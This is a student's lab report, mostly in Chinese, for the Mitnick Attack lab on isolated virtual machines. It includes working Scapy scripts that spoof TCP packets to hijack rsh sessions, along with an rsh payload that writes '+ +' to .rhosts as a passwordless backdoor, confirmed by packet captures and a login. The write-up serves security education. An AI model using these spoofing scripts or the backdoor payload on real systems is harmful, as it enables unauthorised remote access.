The Mitnick Attack Lab

> *18307130089 吴嘉琪*


Configuration

Victim X:172.16.133.128 （X-Terminal）

Victim S:172.16.133.130 （Server）

Attacker:172.16.133.129

Server 端尝试连接：




```
[11/02/20]seed@VM:~$ rsh 172.16.133.128 date
Mon Nov  2 02:57:49 EST 2020
```


成功，配置完成

Task 1: Simulated SYN flooding

在X上ping server，让其ARP cache缓存server的mac地址；



```
[11/02/20]seed@VM:~$ arp -a
? (172.16.133.254) at 00:50:56:f8:97:7c [ether] on ens33
? (172.16.133.130) at 00:0c:29:70:30:23 [ether] on ens33
? (172.16.133.129) at 00:0c:29:77:a7:ee [ether] on ens33
? (172.16.133.2) at 00:50:56:e0:97:12 [ether] on ens33
```



```
[11/02/20]seed@VM:~$ sudo arp -s 172.16.133.130 00:0c:29:70:30:23
```

利用命令永久加入这条缓存

Task 2: Spoof TCP Connections and rsh Sessions


Task 2.1: Spoof the First TCP Connection

首先将server断网(先保证server的mac地址在arp cache中)

Attacker运行spoof代码;

```
#!/usr/bin/python3
from scapy.all import *

ip = IP(src="172.16.133.130", dst="172.16.133.128")
tcp = TCP()

# Set the SYN and ACK bits

tcp.flags = "S"

pkt = ip / tcp
#ls(pkt)
send(pkt, verbose=0)
```

抓包查看，X成功被欺骗，向server发出了SYN+ACK包




```
tcp
No.  Time                         Source          Destination     Protocol Length Info
   6 2020-11-03 03:26:16.2106777… 172.16.133.130  172.16.133.128  TCP          60 20 → 80 [SYN] Seq=0 Win=8192 Len=0
   7 2020-11-03 03:26:16.2108407… 172.16.133.128  172.16.133.130  TCP          58 80 → 20 [SYN, ACK] Seq=2794264325 Ack=1 Win=29200 Len=0 MSS=1460
```

Respond to the SYN+ACK packet

利用scapy的sniff功能，在回调函数中spoof ACK包

```
#!/usr/bin/python3
from scapy.all import *
from random import randint
# 'U': URG bit
# 'A': ACK bit
# 'P': PSH bit
# 'R': RST bit
# 'S': SYN bit
# 'F': FIN bit

#task21a
seq_num = 2222 #random
ip=IP(src='172.16.133.130',dst='172.16.133.128')
tcp=TCP(sport=1023,dport=514,flags='S',seq=seq_num)
```

```
pkt=ip/tcp
send(pkt,verbose=0)
print('SYN sent!')

x_ip = "172.16.133.128" # X-Terminal
x_port = 514 # Port number used by X-Terminal
srv_ip = "172.16.133.130" # The trusted server
srv_port = 1023 # Port number used by the trusted server
# Add 1 to the sequence number used in the spoofed SYN

def spoof(pkt):
    global seq_num # We will update this global variable in the
function
    #global p
    print('sniffed!')
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]
    # Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP
data length
    print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src,
old_tcp.sport,
    old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
    # Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)
    # Check whether it is a SYN+ACK packet or not;
    #tsk21b
    if old_tcp.flags=='SA' and old_tcp.dport==1023:
        seq_num=seq_num+1

 tcp=TCP(sport=srv_port,dport=x_port,flags='A',seq=seq_num,ack=ol
d_tcp.seq+1)
        pkt=ip/tcp
        send(pkt,verbose=0)
        print('A sent!')



myFilter = 'tcp' # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
```



No.	Time	Source	Destination	Protocol	Length	Info
3	2020-11-04 21:50:40.2254038…	172.16.133.130	172.16.133.128	TCP	60	1023 → 514 [SYN] Seq=13622 Win=8192 Len=0
4	2020-11-04 21:50:40.2254331…	172.16.133.128	172.16.133.130	TCP	58	514 → 1023 [SYN, ACK] Seq=1881859506 Ack=13623 Win=29200 Len=0 MSS=146
5	2020-11-04 21:50:41.2348380…	172.16.133.128	172.16.133.130	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=1881859506 Ack=13623 Wi
6	2020-11-04 21:50:41.2552238…	172.16.133.130	172.16.133.128	TCP	60	1023 → 514 [ACK] Seq=13623 Ack=1881859507 Win=8192 Len=0

抓包查看，成功发送了ACK

Spoof the rsh data packet

在回调函数中再加入发送rsh命令的包;

```
#!/usr/bin/python3
from scapy.all import *
from random import randint
# 'U': URG bit
# 'A': ACK bit
# 'P': PSH bit
# 'R': RST bit
# 'S': SYN bit
# 'F': FIN bit

#task21a
seq_num = 2222 #random
ip=IP(src='172.16.133.130',dst='172.16.133.128')
tcp=TCP(sport=1023,dport=514,flags='S',seq=seq_num)
pkt=ip/tcp
send(pkt,verbose=0)
print('SYN sent!')

x_ip = "172.16.133.128" # X-Terminal
x_port = 514 # Port number used by X-Terminal
srv_ip = "172.16.133.130" # The trusted server
srv_port = 1023 # Port number used by the trusted server
# Add 1 to the sequence number used in the spoofed SYN

def spoof(pkt):
    global seq_num # We will update this global variable in the function
    #global p
    print('sniffed!')
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]
    # Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
    print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
    old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
    # Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)
    # Check whether it is a SYN+ACK packet or not;
    #tsk21b
    if old_tcp.flags=='SA' and old_tcp.dport==1023:
        seq_num=seq_num+1
```

```
 tcp=TCP(sport=srv_port,dport=x_port,flags='A',seq=seq_num,ack=old_tcp.seq+1)
        pkt=ip/tcp
        send(pkt,verbose=0)
        print('A sent!')

    #tsk21c
        #data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
        data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'

 tcp=TCP(sport=1023,dport=514,flags='PA',seq=seq_num,ack=old_tcp.seq+1)
        send(ip/tcp/data, verbose=0)
        print ('rsh data sent!')


myFilter = 'tcp' # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
```

Task 2.2: Spoof the Second TCP Connection


If both connections have been successfully established, rshd will execute the command contained in the rsh data packet. Please check the /tmp folder and see whether /tmp/xyz is created and whether its timestamp matches the present time. Please include your evidence in your report.

只需要再加入响应第二个TCP connection的SA的逻辑

```
#!/usr/bin/python3
from scapy.all import *
from random import randint
# 'U': URG bit
# 'A': ACK bit
# 'P': PSH bit
# 'R': RST bit
# 'S': SYN bit
# 'F': FIN bit

#task21a
seq_num = 2222 #random
ip=IP(src='172.16.133.130',dst='172.16.133.128')
tcp=TCP(sport=1023,dport=514,flags='S',seq=seq_num)
pkt=ip/tcp
send(pkt,verbose=0)
print('SYN sent!')
```


```
x_ip = "172.16.133.128" # X-Terminal
x_port = 514 # Port number used by X-Terminal
srv_ip = "172.16.133.130" # The trusted server
srv_port = 1023 # Port number used by the trusted server
# Add 1 to the sequence number used in the spoofed SYN

def spoof(pkt):
    global seq_num # We will update this global variable in the
function
    #global p
    print('sniffed!')
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]
    # Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP
data length
    print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src,
old_tcp.sport,
    old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
    # Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)
    # Check whether it is a SYN+ACK packet or not;
    #tsk21b
    if old_tcp.flags=='SA' and old_tcp.dport==1023:
        seq_num=seq_num+1

 tcp=TCP(sport=srv_port,dport=x_port,flags='A',seq=seq_num,ack=ol
d_tcp.seq+1)
        pkt=ip/tcp
        send(pkt,verbose=0)
        print('A sent!')

     #tsk21c
        #data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
        data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'

 tcp=TCP(sport=1023,dport=514,flags='PA',seq=seq_num,ack=old_tcp.
seq+1)
        send(ip/tcp/data, verbose=0)
        print ('rsh data sent!')

    #tsk22
    if old_tcp.flags=='S' and old_tcp.dport==9090:
```

```
 tcp=TCP(sport=9090,dport=srv_port,flags='SA',seq=randint(1,65535
),ack=old_tcp.seq+1)

        pkt=ip/tcp
        send(pkt,verbose=0)
        print('second connection sent!')

myFilter = 'tcp' # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
```



No.	Time	Source	Destination	Protocol	Length	Info
19	2020-11-04 23:10:58.7269410…	172.16.133.130	172.16.133.128	TCP	60	1023 → 514 [SYN] Seq=48609 Win=8192 Len=0
20	2020-11-04 23:10:58.7269700…	172.16.133.128	172.16.133.130	TCP	58	514 → 1023 [SYN, ACK] Seq=2627659219 Ack=48610 Win…
21	2020-11-04 23:10:59.7521881…	172.16.133.128	172.16.133.130	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=262…
22	2020-11-04 23:10:59.7713669…	172.16.133.130	172.16.133.128	TCP	60	1023 → 514 [ACK] Seq=48610 Ack=2627659220 Win=8192…
24	2020-11-04 23:10:59.8000215…	172.16.133.130	172.16.133.128	RSH	84	Session Establishment
25	2020-11-04 23:10:59.8000414…	172.16.133.128	172.16.133.130	TCP	54	514 → 1023 [ACK] Seq=2627659220 Ack=48640 Win=2920…
30	2020-11-04 23:11:03.8220921…	172.16.133.128	172.16.133.130	TCP	74	1023 → 9090 [SYN] Seq=695706684 Win=29200 Len=0 MS…
31	2020-11-04 23:11:03.8396855…	172.16.133.130	172.16.133.128	TCP	60	9090 → 1023 [SYN, ACK] Seq=30511 Ack=695706685 Win…
32	2020-11-04 23:11:03.8397149…	172.16.133.128	172.16.133.130	TCP	54	1023 → 9090 [ACK] Seq=695706685 Ack=30512 Win=2920…
33	2020-11-04 23:11:03.8432100…	172.16.133.128	172.16.133.130	RSH	55	Server username:seed Server -> Client Data

查看X Terminal, tmp文件夹中成功创建了xyz这一项




```
[11/04/20]seed@VM:/tmp$ ls
config-err-iy3IFU
systemd-private-646fcd2032914acbb3d9aeea1e2dae29-colord.service-9W4ydu
systemd-private-646fcd2032914acbb3d9aeea1e2dae29-rtkit-daemon.service-VGjKqg
unity_support_test.0
vboxguest-Module.symvers
VMwareDnD
vmware-root
vmware-root_1401-4021587941
vmware-seed
wireshark_ens33_20201104230934_teQPfr.pcapng
xyz
```

Task 3: Set Up a Backdoor


添加后门的目标是在rhost中写入++，为没有认证过的连接也增加权限

只需要将代码中的data部分改成：`data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'`

按照同样的方法运行：



No.	Time	Source	Destination	Protocol	Length	Info
14	2020-11-04 23:22:28.7728442…	172.16.133.130	172.16.133.128	TCP	60	1023 → 514 [SYN] Seq=15318 Win=8192 Len=0
15	2020-11-04 23:22:28.7728680…	172.16.133.128	172.16.133.130	TCP	58	514 → 1023 [SYN, ACK] Seq=524724516 Ack=15319 Win=…
16	2020-11-04 23:22:29.8006431…	172.16.133.128	172.16.133.130	TCP	58	[TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=524…
17	2020-11-04 23:22:29.8264322…	172.16.133.130	172.16.133.128	TCP	60	1023 → 514 [ACK] Seq=15319 Ack=524724517 Win=8192 …
19	2020-11-04 23:22:29.8500389…	172.16.133.130	172.16.133.128	RSH	88	Session Establishment
20	2020-11-04 23:22:29.8500589…	172.16.133.128	172.16.133.130	TCP	54	514 → 1023 [ACK] Seq=524724517 Ack=15353 Win=29200…
29	2020-11-04 23:22:31.8577609…	172.16.133.128	172.16.133.130	TCP	74	1023 → 9090 [SYN] Seq=2856329416 Win=29200 Len=0 M…
30	2020-11-04 23:22:31.8740129…	172.16.133.130	172.16.133.128	TCP	60	9090 → 1023 [SYN, ACK] Seq=58898 Ack=2856329417 Wi…
31	2020-11-04 23:22:31.8740409…	172.16.133.128	172.16.133.130	TCP	54	1023 → 9090 [ACK] Seq=2856329417 Ack=58899 Win=292…
32	2020-11-04 23:22:31.8766703…	172.16.133.128	172.16.133.130	RSH	55	Server username:seed Server -> Client Data
33	2020-11-04 23:22:31.8789375…	172.16.133.128	172.16.133.130	TCP	54	1023 → 9090 [FIN, ACK] Seq=2856329417 Ack=58899 Wi…
34	2020-11-04 23:22:31.8789904…	172.16.133.128	172.16.133.130	TCP	54	514 → 1023 [FIN, ACK] Seq=524724518 Ack=15353 Win=…
35	2020-11-04 23:22:31.9108325…	172.16.133.130	172.16.133.128	TCP	60	1023 → 514 [ACK] Seq=15320 Ack=58899 Win=8192 Len=0
36	2020-11-04 23:22:31.9108509…	172.16.133.128	172.16.133.130	TCP	54	[TCP Dup ACK 20#1] 514 → 1023 [ACK] Seq=524724519 …
37	2020-11-04 23:22:31.9466494…	172.16.133.130	172.16.133.128	TCP	88	[TCP Retransmission] 1023 → 514 [PSH, ACK] Seq=153…
38	2020-11-04 23:22:31.9466762…	172.16.133.128	172.16.133.130	TCP	54	514 → 1023 [RST] Seq=58899 Win=0 Len=0



```
[11/04/20]seed@VM:~/.../Mitnick$
[11/04/20]seed@VM:~/.../Mitnick$ rsh 172.16.133.128
Last login: Sun Nov  1 02:28:22 EST 2020 from 172.16.133.130 on pts/1
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer exp
ected:             0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

在Attacker上运行，无需密码就登陆了X-Terminal；成功完成攻击

总结：这次的实验让我们在理想化的情况下体验了一次知名黑客的攻击，让我了解了ssh的前身——rsh的工作模式和漏洞，同时也加深了对TCP协议建立连接的流程的理解，体会到了小小的后门代码能造成的致命影响。